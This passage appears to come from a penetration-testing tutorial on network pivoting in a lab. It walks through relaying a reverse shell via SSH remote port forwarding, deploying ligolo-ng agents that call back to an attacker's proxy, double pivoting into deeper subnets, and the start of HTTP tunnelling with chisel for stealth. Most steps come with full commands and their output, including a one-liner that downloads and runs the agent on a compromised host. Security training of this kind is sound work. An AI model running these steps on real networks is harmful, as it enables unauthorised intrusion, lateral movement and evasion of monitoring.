



Figure 43: Accessing host 192.168.30.21 desktop.

7.4 The reverse shell problem

Now, let's consider a scenario where we aim to capture a reverse shell from this host, enabling control from our attack host. However, a direct connection back from host 192.168.30.21 to host 192.168.10.35 is not feasible due to them belonging to two different network segments. To address this, we can open a listener on the pivot host, forwarding all packets arriving on that port to our attack box. In this case, the pivot host would relay the reverse shell provided by the internal network host to our attack host. We can achieve this using a classic approach known as **remote port forwarding**. As the name suggests, this allows us to expose a local port of our attack host remotely on the pivot host. The command for this is straightforward, as shown in Figure 44.

A screenshot of a terminal window titled "Terminal - root@fbdb921fdb55: /". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Terminal, Tabs, Help) and a title bar. The main area shows a command prompt: "(root) [fbdb921fdb55] - [/]". Below the prompt, a single line of text is visible: "# ssh -N -R 192.168.30.20:4444:0.0.0.0:5555 sysadmin@192.168.10.70". The rest of the terminal window is blacked out, indicating a redacted or sensitive area.

```
Terminal - root@fbdb921fdb55: /  
File Edit View Terminal Tabs Help  
(root) [fbdb921fdb55] - [/]  
# ssh -N -R 192.168.30.20:4444:0.0.0.0:5555 sysadmin@192.168.10.70
```

Figure 44: **Remote port forwarding to catch shell from host 192.168.30.21 through pivot host.**

This command opens a listener on the pivot host, precisely on all network interfaces, on port 5555. Any packets sent to port 5555 will be forwarded to our attack host on port 4444. Capturing a shell at this point is straightforward. We can initiate a Netcat listener on port 4444 on our attack host and send a reverse shell from the internal network host to the pivot host on port 5555. The steps are illustrated in Figure 45.




Figure 45: **Catching reverse shell from host 192.168.30.21 through pivot host.**

8 Advanced pivoting with ligolo-ng

Now, let's delve into a modern tool that distinguishes itself as one of the most efficient and user-friendly options for pivoting: [ligolo-ng](#). In contrast to previous approaches relying on the SOCKS protocol with tools like SSH and Metasploit, ligolo-ng leverages the Tun interface. This tool excels in managing multiple tunnels with different hosts and offers a user-friendly UI with agent selection and network information. Developed in Go, ligolo-ng prioritizes performance, and its agent component is compatible with various platforms. The tool comprises two main components: the proxy and the agent. The proxy functions as the control server, typically installed on the attacker's host, while the agents are installed on the targeted hosts, connecting back to the proxy.

8.1 Installation

Let's begin by downloading it. Visit the GitHub [releases](#) page of the tool and download both the proxy and the agent for the required platform and

architecture (refer to Figure 46). In our use case, we need both for Linux x64.





Figure 46: **Ligolo-ng releases web page.**


To set up ligolo-ng, the initial step involves extracting both the proxy and the agent. Subsequently, we create a Tun interface named "ligolo," which will be utilized by the ligolo user-space process to receive, translate, and tunnel packets to the remote agent, eliminating the need for a SOCKS proxy. The steps for this process are illustrated in Figure 47.



```
Terminal - root@f1216ba8f9fa: ~/Downloads
File Edit View Terminal Tabs Help
[~] (root:f1216ba8f9fa) - [~/Downloads]
# tar -xzvf ligolo-ng_agent_0.5.2_linux_amd64.tar.gz --one-top-level ←
LICENSE
README.md
agent
[~] (root:f1216ba8f9fa) - [~/Downloads]
# tar -xzvf ligolo-ng_proxy_0.5.2_linux_amd64.tar.gz --one-top-level ←
LICENSE
README.md
proxy
[~] (root:f1216ba8f9fa) - [~/Downloads]
# ip tuntap add user root mode tun ligolo ←
[~] (root:f1216ba8f9fa) - [~/Downloads]
# ip link set ligolo up ←
[~] (root:f1216ba8f9fa) - [~/Downloads]
#
```

Figure 47: **Extract ligolo agent and proxy, create and start tun interface 'ligolo'.**

To initiate the ligolo-ng proxy, you simply need to run `'./proxy -selfcert'` (refer to Figure 48). The `-selfcert` option enables the use of a self-signed TLS certificate for encrypting communication. If you prefer not to use a self-signed certificate, ligolo-ng provides a straightforward setup for automatic certificate configuration with Let's Encrypt.



A terminal window titled "Terminal - root@f1216ba8f9fa: /opt". The window shows the command "# ./proxy -selfcert" being run. A purple arrow points to the command line. The output includes a warning about self-signed certificates, information about listening on port 11601, and a decorative banner made of various symbols. Below the banner, it says "Made in France ♥" and "by @Nicocha30!". The prompt "ligolo-ng »" is at the bottom.

```
root@f1216ba8f9fa:~/opt# ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601
  _/\_  _/\_  _/\_  _/\_  _/\_  _/\_  _/\_
 / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
Made in France ♥           by @Nicocha30!
ligolo-ng »
```

Figure 48: **Start ligolo proxy on attack host.**

The proxy listens on all interfaces of the attacker host on port 11601. We can now transfer the agent to the pivot by initiating a *Python3 HTTP server* on the attack host in the directory where the agent resides. Using *wget* on the pivot host, we download the agent and grant sysadmin permission to execute it with *chmod*. The steps for this process are illustrated in Figure 49.

The image shows two terminal windows side-by-side. The top window is titled 'Terminal - root@f1216ba8f9fa: ~/Downloads/ligolo-ng_agent_0.5.2_linux_amd64'. It contains the command '# python3 -m http.server 80' and its output: 'Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ... 192.168.10.70 - [23/Feb/2024 08:53:56] "GET /agent HTTP/1.1" 200 -'. The bottom window is titled 'Terminal - root@f1216ba8f9fa: /opt'. It shows the command 'wget http://192.168.10.35/agent' being run, followed by 'saving to 'agent''. The file download progress bar is at 100%, and the command 'chmod +x agent' is run after it. Arrows labeled 2 and 3 point to the wget command and the chmod command respectively.

Figure 49: Transfer agent to pivot host.

We can now initiate the ligolo-ng agent on the pivot host using the command `'./agent -connect 192.168.10.35:11601 -ignore-cert'`. You will observe an information message appearing on the proxy UI, confirming the arrival of a new agent. This message provides details such as the IP, port, user, and hostname of the joined agent, as shown in Figure 50.




Figure 50: **Connect agent to proxy.**

8.2 Tunneling

At this point, our goal is once again to obtain a reverse shell from the host 192.168.30.21. However, instead of relying on SSH remote port forwarding, we will utilize ligolo-*ng*. Initially, we need to add routes, as depicted in Figure 51. This setup ensures that all packets sent to the hosts that lie on subnets 192.168.20.0/24 and 192.168.30.0/24 are directed to the ligolo tun interface and subsequently forwarded to the remote agent through the specified tunnel.

The image displays two terminal windows side-by-side. The left terminal window shows the execution of a Ligolo proxy setup script:

```
(root㉿f1216ba8f9fa:~/opt)
# ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601
Made in France ▼           by @Nicocha30!
ligolo-ng » INFO[0014] Agent joined.
name=sysadmin@cded0aaa0e24d remote="192.168.10.70:57370"
```

The right terminal window shows the root user adding routes to the routing table:

```
File Edit View Terminal Tabs Help
root@f1216ba8f9fa:~/opt
(root㉿f1216ba8f9fa:~/opt)
# ip route add 192.168.20.0/24 dev ligolo ←
[root@f1216ba8f9fa:~/opt]
# ip route add 192.168.30.0/24 dev ligolo ←
[root@f1216ba8f9fa:~/opt]
# ip route list ←
default via 192.168.10.1 dev eth0
192.168.10.0/24 dev eth0 proto kernel scope link src 192.168.10.35
192.168.20.0/24 dev ligolo scope link linkdown
192.168.30.0/24 dev ligolo scope link linkdown
[root@f1216ba8f9fa:~/opt]
```

Figure 51: **Adding routes to the routing table.**

Subsequently, we can initiate the tunnel with the command ‘tunnel_start’. To verify the functionality of the tunnel, we can ping the host 192.168.30.21 and observe that we receive an echo reply back, as illustrated in Figure 52.

Figure 52: Starting the tunnel and confirming we can ping hosts on subnet 192.168.30.0/24.

8.3 Forwarding

At this stage, the remaining step is to create a listener on the pivot host that will relay the reverse shell to the attacker box, utilizing the ‘`listener_add`’ command. Subsequently, we can send the reverse shell to the newly created listener, resulting in the successful acquisition of a shell on our attack host, as depicted in Figure 53.




Figure 53: Creating listener on agent that forwards shell back to attack host.

Now, let's obtain a shell from the host 192.168.30.22. To streamline the process, I'll use a one-liner to connect to SSH, download the agent, and establish a connection to the proxy server. The concise steps for this operation are clearly illustrated in Figure 54.


The screenshot displays three terminal windows:

- Top Terminal:** Shows log output from a Ligolo agent. It includes messages like "[Agent : sysadmin@cde0aaa0e24d] > listener add --addr 192.168.30.20:11601 --to 192.168.10.35:11601" (marked 1) and "[Agent : sysadmin@cde0aaa0e24d] > listener_add -addr 192.168.30.20:8000 --to 192.168.10.35:8000" (marked 2). A message "[Agent : sysadmin@cde0aaa0e24d] > INFO[2012] Agent joined. name=luca@c5a4791edf01 remote="192.168.10.35:36502" is also present.
- Middle Terminal:** A root shell on host 192.168.30.22. The user runs commands to download and execute the Ligolo agent: "# ssh luca@192.168.30.22 \\", \"wget http://192.168.30.20:8000/agent && \\", \"chmod +x agent && \\", \"agent -connect 192.168.30.20:11601 -ignore-cert\"". The password "luca@192.168.30.22's password:" is entered. The log shows the agent connecting to the remote host.
- Bottom Terminal:** A secondary session on host 192.168.10.35. The user runs "# python3 -m http.server 8000" to start an HTTP server. The log shows the server is serving on port 8000.

Figure 54: Starting agent on host 192.168.30.22.

8.4 Managing sessions

Upon the agent's connection, we'll notice the presence of another session in the proxy UI (refer to Figure 55). One of the key strengths of this tool is its ability to seamlessly switch between agents. Upon selecting the second session, we can type 'help' to display a list of all available options, as illustrated in Figure 56. A particularly useful command is 'ifconfig', which provides a list of network interfaces connected to the agent. Figure 57 reveals that host 192.168.30.22 is connected to another subnet, 192.168.40.0/24.




```

Terminal - root@f1216ba8f9fa: /opt
File Edit View Terminal Tabs Help
[INFO][1250] Listener 1 created on remote agent!
[Agent : sysadmin@cde0aaa0e24d] > listener_add --addr 192.168.30.20:8000 --to 192.168.10.35:8000
[INFO][1402] Listener 2 created on remote agent!
[Agent : sysadmin@cde0aaa0e24d] > INFO[2012] Agent joined.
.name=luca@c5a4791edf01 remote="192
.168.10.35:36502"
[Agent : sysadmin@cde0aaa0e24d] > session ←
? Specify a session : [Use arrows to move, type to filter]
? Specify a session : [Use arrows to move, type to filter]
1 - #1 sysadmin@cde0aaa0e24d - 192.168.10.70:57370
> 2 - #2 - luca@c5a4791edf01 - 192.168.10.35:36502

```

Figure 55: Two sessions are opened. One with the pivot host and the second with host 192.168.30.22.



```

Terminal - root@f1216ba8f9fa: /opt
File Edit View Terminal Tabs Help
Commands: ←
=====
clear   clear the screen
exit    exit the shell
help    use 'help [command]' for command help
ifconfig Show agent interfaces
session  Change the current relay agent

Listeners ←
=====
listener_add Listen on the agent and redirect connections to the desired address
listener_list List currently running listeners
listener_stop Stop a listener

Tunneling ←
=====
tunnel_list      List active tunnels
tunnel_start, start Start relaying connection to the current agent
tunnel_stop, stop Stop the tunnel

[Agent : luca@c5a4791edf01] > █

```

Figure 56: Ligolo-NG commands available.

```

Terminal - root@f1216ba8f9fa:/opt
File Edit View Terminal Tabs Help
[Agent : luca@c5a4791edf01] > ifconfig ←
Interface 0
Name: lo
Hardware MAC: 02:42:c0:a8:28:5a
MTU: 65536
Flags: up|loopback|running
IPv4 Address: 127.0.0.1/8

Interface 1
Name: eth0
Hardware MAC: 02:42:c0:a8:28:5a
MTU: 1500
Flags: up|broadcast|multicast|running
IPv4 Address: 192.168.40.99/24

Interface 2
Name: eth1
Hardware MAC: 02:42:c0:a8:1e:16
MTU: 1500
Flags: up|broadcast|multicast|running
IPv4 Address: 192.168.30.22/24

[Agent : luca@c5a4791edf01] >

```

Figure 57: **Running ifconfig on host 192.168.30.22 reveals subnet 192.168.40.0/24.**

8.5 Double pivoting

Suppose we want to delve deeper into the network and scan the subnet 192.168.40.0/24. Unlike the previous scenarios, this subnet is not directly accessible from either our attack host or the pivot host. However, we can easily tunnel to it by adding a route to the proxy, similar to what we did before (see Figure 58). Pinging the gateway of that subnet (192.168.40.1) reveals that we can reach that network from our attack host. Subsequently, we could proceed to scan the entire network and repeat the process as needed to progressively explore deeper into the network.

The screenshot shows a terminal window with two tabs. The top tab displays network interface configuration:

Hardware MAC	
MTU	65536
Flags	up loopback running
IPv4 Address	127.0.0.1/8

Interface 1

Name	eth0
Hardware MAC	02:42:c0:a8:28:5a
MTU	1500
Flags	up broadcast mcast running
IPv4 Address	192.168.40.90/24

Interface 2

Name	eth1
Hardware MAC	02:42:c0:a8:1e:16
MTU	1500
Flags	up broadcast mcast running
IPv4 Address	192.168.30.22/24

The bottom tab shows a root shell where a route is being added:

```

[root@f1216ba8f9fa: ~/Downloads/ligolo-ng_agent_0.5.2_linux_amd64]
# ip route add 192.168.40.0/24 dev ligolo ←
[root@f1216ba8f9fa: ~/Downloads/ligolo-ng_agent_0.5.2_linux_amd64]
# ip route show ←
default via 192.168.10.1 dev eth0
192.168.10.0/24 dev eth0 proto kernel scope link src 192.168.10.35
192.168.20.0/24 dev ligolo scope link
192.168.30.0/24 dev ligolo scope link
192.168.40.0/24 dev ligolo scope link
[root@f1216ba8f9fa: ~/Downloads/ligolo-ng_agent_0.5.2_linux_amd64]
# ping -c 1 192.168.40.1 ←
PING 192.168.40.1 (192.168.40.1) 56(84) bytes of data.
64 bytes from 192.168.40.1: icmp_seq=1 ttl=64 time=2.06 ms
...
192.168.40.1 ping statistics --
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.062/2.062/2.062/0.000 ms
[root@f1216ba8f9fa: ~/Downloads/ligolo-ng_agent_0.5.2_linux_amd64]
# 

```

Figure 58: **Adding route to subnet 192.168.40.0/24 in order to allow double pivoting.**

9 Tunneling

In certain scenarios, maintaining maximum stealth is crucial. Protocols such as SSH, TLS, or plain TCP traffic are easily filterable and monitorable by firewalls and IPS. What if we could tunnel the command and control commands sent by our attack box within apparently innocent application layer protocol packets, such as DNS or HTTP?

9.1 HTTP Tunneling with Chisel

Let's explore HTTP tunneling using a tool called [chisel](#). It's a single binary that serves as both a client and server, capable of tunneling malicious SSH-encrypted traffic from the attacker box to the pivot host inside HTTP packets. You can download it by visiting the [releases](#) page and selecting the latest version for your architecture and platform. In Figure 59, you can observe the download process for the Linux x64 version.

